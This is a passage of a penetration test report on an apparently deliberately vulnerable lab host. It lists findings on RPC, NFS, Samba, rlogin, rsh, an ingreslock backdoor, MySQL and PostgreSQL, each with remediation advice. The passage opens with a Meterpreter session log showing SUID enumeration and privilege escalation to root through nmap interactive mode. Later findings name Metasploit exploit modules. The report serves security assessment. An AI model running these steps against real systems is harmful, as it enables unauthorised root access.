

root@kali: /home/kali
Session Actions Edit View Help
Background channel 07 [y/N] y
meterpreter > shell
Process 6323 created.
Channel 1 created.
whoami
www-data
pwd
/var/www
find / -perm -u=s type f 2>/dev/null
ls
dav
dvwa
index.php
mutillidae
phpMyAdmin
phpinfo.php
test
tikiwiki
tikiwiki-old
twiki
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd


root@kali: /home/kali
Session Actions Edit View Help
[-] Unknown command: nmap. Run the help command for more details.
meterpreter > shell
Process 6351 created.
Channel 0 created.
nmap --interactive
Starting Nmap V. 4.53 (http://insecure.org)
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
chmod u+s /usr/bin/nmap
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
whoami
root
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
ls
dav
dvwa
index.php
mutillidae
phpMyAdmin
phpinfo.php
test
tikiwiki

11. Exposed RPC BIND Service (Port 111)

Field	Details
Relative Risk	MEDIUM
CVSS	5.3
CWE/CVE	CWE-200 (Exposure of Sensitive Information to an Unauthorized Actor)
Synopsis	The RPC BIND service running on port 111 is exposed to the network, revealing active RPC services and internal program mappings.
Impact	Information disclosure regarding running remote procedure call services (such as NFS and mountd), aiding attackers in mapping the attack surface for secondary exploits.
Recommendation	Restrict access to port 111 using firewalls (iptables/ufw), disable unnecessary RPC services, or bind them strictly to localhost/internal interfaces.
Reference	https://cwe.mitre.org/data/definitions/200.html

Proof of Concept Using Nmap service version and script scanning (nmap -p111 -sCV), it was identified that the target port 111 is open and running rpcbind. The service successfully returned a list of registered program versions and port mappings (including NFS, mountd, and nlockmgr), exposing internal network architecture details.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p111 10.137.23.125 -sCV -Pn -vv
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-23 08:41 -0400
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:41
Completed NSE at 08:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:41
Completed NSE at 08:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:41
Completed NSE at 08:41, 0.00s elapsed
Initiating ARP Ping Scan at 08:41
Scanning 10.137.23.125 [1 port]
Completed ARP Ping Scan at 08:41, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:41
Completed Parallel DNS resolution of 1 host. at 08:41, 0.50s elapsed
Initiating SYN Stealth Scan at 08:41
Scanning 10.137.23.125 [1 port]
Discovered open port 111/tcp on 10.137.23.125
Completed SYN Stealth Scan at 08:41, 0.02s elapsed (1 total ports)
Initiating Service scan at 08:41
Scanning 1 service on 10.137.23.125
Completed Service scan at 08:41, 6.01s elapsed (1 service on 1 host)
NSE: Script scanning 10.137.23.125.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:41
Completed NSE at 08:41, 0.09s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:41
Completed NSE at 08:41, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:41
Completed NSE at 08:41, 0.00s elapsed
Nmap scan report for 10.137.23.125
Host is up, received arp-response (0.00046s latency).
Scanned at 2026-10-23 08:41:34 EDT for 6s

PORT    STATE SERVICE REASON         VERSION
111/tcp open  rpcbind syn-ack ttl 64 2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2        34505/udp   mountd
|   100005  1,2        58240/tcp   mountd
|   100021  1,3,4      51943/tcp   nlockmgr
|   100021  1,3,4      57119/udp   nlockmgr
|   100024  1          34030/tcp   status
|_  100024  1          43517/udp   status
MAC Address: 08:00:27:BD:15:7C (Oracle VirtualBox virtual NIC)
```

12. NFS Misconfiguration

Field	Details
Relative Risk	CRITICAL
CVSS	9.8
CWE/CVE	CWE-284 (Improper Access Control) / CWE-732 (Incorrect Permission Assignment for Critical Resource)
Synopsis	The Network File System (NFS) service is configured to export the root file system (/) to all clients indiscriminately using wildcard permissions (/*).
Impact	Unauthenticated remote access to the entire root filesystem, allowing remote users to read sensitive files, modify system configurations, or write SSH keys for direct root access.
Recommendation	Restrict NFS exports in /etc/exports to specific authorized IP addresses/subnets and enforce the no_root_squash restriction carefully.
Reference	https://cwe.mitre.org/data/definitions/284.html


Proof of Concept Executing showmount -e 10.137.23.125 revealed that the target exports the root directory (/ *) to any remote system without restriction, permitting direct remote mounting of the entire system drive.




13. SMB - Outdated Samba Version (Samba 3.0.20)

Field	Details
Relative Risk	CRITICAL
CVSS	10
CWE/CVE	CWE-78 (OS Command Injection) / CVE-2007-2447
Synopsis	The SMB service runs an outdated Samba release (3.0.20) containing an unpatched command injection vulnerability in the username map script configuration option.
Impact	Complete remote system compromise via arbitrary command execution as the root user without requiring valid SMB credentials.
Recommendation	Upgrade Samba to a supported secure release or comment out/remove the username map script directive in smb.conf.
Reference	https://nvd.nist.gov/vuln/detail/CVE-2007-2447

Proof of Concept Nmap enumeration identified port 139/445 running Samba 3.X - 4.X (specifically 3.0.20). Exploitation via Metasploit (exploit/multi/samba/usermap_script) triggered arbitrary shell command execution, instantly opening a root command shell on the target system.









14.Remote Login / rlogin Service Misconfiguration (Port 513)

Field	Details
Relative Risk	CRITICAL
CVSS	9.8
CWE/CVE	CWE-287 (Improper Authentication) / CWE-319 (Cleartext Transmission of Sensitive Information)
Synopsis	The legacy rlogin service running on port 513 permits remote interactive logins and transmits all data, including credentials, in cleartext without secure authentication.

Field	Details
Impact	Complete system compromise via unauthenticated or weak trust-relationship logins, and interception of credentials and session data via network sniffing.
Recommendation	Disable the insecure rlogin and rexec services completely, and enforce secure, encrypted remote shell access via SSH.
Reference	https://cwe.mitre.org/data/definitions/287.html

Proof of Concept Nmap enumeration (nmap -p 513 -sV) identified the target service as an OpenBSD/Solaris rlogind daemon. Using Metasploit's auxiliary scanner module (auxiliary/scanner/rservices/rlogin_login), the service was tested and successfully granted an interactive root shell session without requiring a password, confirming severe access control and authentication flaws.






15.Remote Shell / rsh Service Misconfiguration (Port 514)

Field	Details
Relative Risk	CRITICAL
CVSS	9.8
CWE/CVE	CWE-287 (Improper Authentication) / CWE-319 (Cleartext Transmission of Sensitive Information)
Synopsis	The legacy rsh (remote shell) service running on port 514 permits remote execution and transmits all data and authentication parameters in cleartext.
Impact	Complete system compromise via unauthenticated or weak trust-relationship logins, and exposure of sensitive credentials and shell traffic to network sniffers.
Recommendation	Disable the insecure rsh service entirely and enforce secure, encrypted remote shell access using SSH.
Reference	https://cwe.mitre.org/data/definitions/287.html

Proof of Concept Using Metasploit's auxiliary scanner module (auxiliary/scanner/rservices/rsh_login), the service was tested and successfully established an interactive root shell session without requiring valid credentials, confirming severe authentication and trust-relationship vulnerabilities.




16. Unauthenticated Backdoor Shell on Port 1524 (ingreslock)

Field	Details
Relative Risk	CRITICAL
CVSS	10
CWE/CVE	CWE-937 (Using Components with Known Vulnerabilities) / CWE-506 (Embedded Malicious Code)
Synopsis	An unauthenticated backdoor command shell is active on port 1524 (commonly known as ingreslock), providing direct root access to any network user.
Impact	Immediate and total system compromise, granting unauthenticated remote attackers full root-level administrative command execution.
Recommendation	Identify and terminate the unauthorized background process/service bound to port 1524, check system integrity for rootkits, and restrict port access via firewall configurations.
Reference	https://cwe.mitre.org/data/definitions/506.html

Proof of Concept Network enumeration and port scanning revealed an open service on port 1524 (ingreslock). Connecting directly to this port via netcat or vulnerability scripts instantly provides an active root command shell without any authentication prompt, confirming the presence of a hardcoded backdoor.






17. MySQL - Outdated Database Server Version (Port 3306)

Field	Details
Relative Risk	HIGH
CVSS	7.5
CWE/CVE	CWE-937 (Using Components with Known Vulnerabilities)
Synopsis	The MySQL database service running on port 3306 is using an outdated software release (5.0.51a-3ubuntu5), which contains multiple known security vulnerabilities.
Impact	Exposure to remote exploit payloads, denial-of-service (DoS) attacks, privilege escalation, and unauthorized database access.

Field	Details
Recommendation	Upgrade the MySQL server software to the latest stable, supported release and restrict network access to trusted internal hosts.
Reference	https://cwe.mitre.org/data/definitions/937.html

Proof of Concept Using Nmap service version detection (nmap -p3306 -sV), it was determined that the target runs MySQL 5.0.51a-3ubuntu5. Searching exploit databases confirms this legacy version is affected by several public vulnerabilities, including denial of service and integer overflow flaws.





18. PostgreSQL - Outdated Version, Expired SSL Certificate & Weak Cryptography (Port 5432)

Field	Details
Relative Risk	MEDIUM
CVSS	5.3
CWE/CVE	CWE-326 (Inadequate Encryption Strength) / CWE-298 (Improper Validation of Certificate Expiration)

Field	Details
Synopsis	The PostgreSQL service running on port 5432 uses an outdated version, an expired SSL/TLS certificate, and weak cryptographic configurations (such as 1024-bit RSA keys and SHA-1 signatures).
Impact	Susceptibility to Man-in-the-Middle (MitM) traffic interception, session decryption, and lack of trust verification for encrypted database connections.
Recommendation	Upgrade PostgreSQL to a supported version, replace the expired SSL certificate with a valid one signed using SHA-256, and enforce strong cryptographic cipher suites.
Reference	https://cwe.mitre.org/data/definitions/326.html


Proof of Concept An Nmap SSL/TLS script scan against port 5432 revealed that the PostgreSQL server presents an expired self-signed certificate utilizing a weak 1024-bit RSA public key and deprecated SHA-1 hashing (sha1WithRSAEncryption). Furthermore, the underlying database version is outdated and requires hardening.





19.PostgreSQL - Missing Rate Limiting & Brute-Force Vulnerability (Port 5432)

Field	Details
Relative Risk	HIGH
CVSS	7.5
CWE/CVE	CWE-307 (Improper Restriction of Excessive Authentication Attempts) / CWE-521 (Weak Password Requirements)
